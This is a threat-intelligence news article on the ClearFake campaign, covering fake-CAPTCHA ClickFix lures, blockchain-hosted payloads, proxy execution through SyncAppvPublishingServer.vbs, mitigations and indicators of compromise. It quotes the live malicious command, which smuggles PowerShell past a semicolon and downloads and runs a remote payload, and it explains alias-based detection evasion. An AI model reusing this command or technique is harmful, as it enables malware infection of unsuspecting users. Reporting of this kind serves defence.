A sophisticated evolution of the ClearFake malware campaign has emerged, deploying advanced evasion techniques that abuse legitimate Windows components to bypass endpoint detection systems.
The operation, which has compromised hundreds of websites since August 2025, now leverages a command injection vulnerability in a trusted Windows script to silently execute malicious PowerShell code, while hosting its infrastructure on blockchain networks and content delivery networks to resist takedowns.
ClearFake is a JavaScript-based malware distribution framework that compromises web servers and injects malicious code into legitimate websites.


When visitors land on infected pages, they encounter fake CAPTCHA challenges that use social engineering to trick them into installing malware.
The campaign employs a technique called ClickFix, which instructs users to press “Win + R” to open the Windows Run dialog, then “Ctrl + V” to paste a hidden malicious command, and then press Enter to execute it.
Behind the scenes, the webpage has already copied the malicious PowerShell command to the victim’s clipboard without their knowledge.
Security researchers noted that ClearFake operates as a traffic distribution system, where the operators mass-compromise websites and sell access to other threat actors who want to distribute their payloads across the infected network.
This business model explains the wide variety of malware families delivered through the campaign.
Command and Control Infrastructure
The latest ClearFake variant employs a multi-stage JavaScript infection chain that retrieves payloads from smart contracts hosted on the BNB Smart Chain testnet.
The initial compromised webpage contains Base64-encoded obfuscated JavaScript that calls a function to retrieve data from smart contract address 0xA1decFB75C8C0CA28C10517ce56B710baf727d2e.
The response is Base64-decoded and executed, retrieving the next stage payload from the blockchain.
This technique, known as EtherHiding, provides threat actors with takedown-resistant infrastructure since blockchain data is immutable and publicly accessible.
Only the wallet owner who created the smart contract can modify its contents, while anyone can retrieve the hosted malicious code.
The campaign uses smart contracts with two main functions: set() for storing arbitrary data (controlled by the contract owner) and get() for retrieving stored payloads (accessible to anyone).
Transaction logs reveal that since the smart contract was created on August 21, 2025, approximately 149,199 unique system identifiers have been submitted, indicating close to 150,000 infections.

The campaign assigns each infected system a universally unique identifier and uploads it to a tracking smart contract to avoid re-infecting already compromised victims.
The most significant evolution in this ClearFake campaign is its adoption of proxy execution to evade endpoint detection and response solutions.
Instead of directly calling powershell.exe or mshta.exe which trigger security alerts the malware now abuses SyncAppvPublishingServer.vbs, a legitimate Windows system file located in C:WindowsSystem32.
The malicious command copied to the victim’s clipboard looks like this: SyncAppvPublishingServer.vbs "n;&(gal i*x)(&(gcm *stM*) 'cdn.jsdelivr[.]net/gh/clock-cheking/expert-barnacle/load')".
SyncAppvPublishingServer.vbs is designed for synchronizing App-V environments but contains a command injection vulnerability.
The script builds PowerShell commands by concatenating user-provided arguments, and because PowerShell statements are separated by semicolons, attackers can inject arbitrary code after providing a fake server name followed by a semicolon.
The benefit of this technique is that SyncAppvPublishingServer.vbs is a trusted Windows component digitally signed by Microsoft, and it launches PowerShell in hidden mode (-WindowStyle Hidden), making the malicious activity invisible to users.
Security products are unlikely to block this behavior because it would break the component’s legitimate functionality.
Command Obfuscation
The PowerShell command itself employs multiple evasion techniques. Instead of using easily detected commands like “Invoke-Expression” or “Invoke-WebRequest,” the malware uses PowerShell aliases and wildcard patterns: &(gal i*x) retrieves the alias for Invoke-Expression by matching the pattern “i*x,” while &(gcm *stM*) matches Invoke-RestMethod.
This approach evades signature-based detection rules that look for specific command names in scripts.
Organizations can mitigate ClearFake attacks by blocking RPC endpoints used to communicate with blockchain networks (bsc-testnet.drpc.org and data-seed-prebsc-1-s1.bnbchain.org) if Web3 technologies are not required.
Blocking or restricting SyncAppvPublishingServer.vbs execution, or allowlisting only specific command parameters needed for legitimate operations, can prevent the proxy execution technique.
Command line inspection for semicolons in arguments passed to the script may also block many exploitation attempts.
The most effective defense is restricting PowerShell execution for non-administrative users, though this is often impractical due to widespread application dependencies.
Security teams should implement user education programs warning employees about fake CAPTCHA prompts that instruct them to open Run dialogs or paste commands, as no legitimate website verification process requires these actions.
IOCs
| Type | Description / Address |
|---|---|
| First stage smart contract address | 0xA1decFB75C8C0CA28C10517ce56B710baf727d2e |
| Second stage smart contract address | 0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff |
| UUID tracker smart contract address | 0xf4a32588b50a59a82fbA148d436081A48d80832A |
| Contract owner’s wallet address | 0xd71f4cdC84420d2bd07F50787B4F998b4c2d5290 |
| PowerShell payload URL | cdn.jsdelivr[.]net/gh/clock-cheking/expert-barnacle/load |
Follow us on Google News, LinkedIn, and X to Get Instant Updates and Set GBH as a Preferred Source in Google.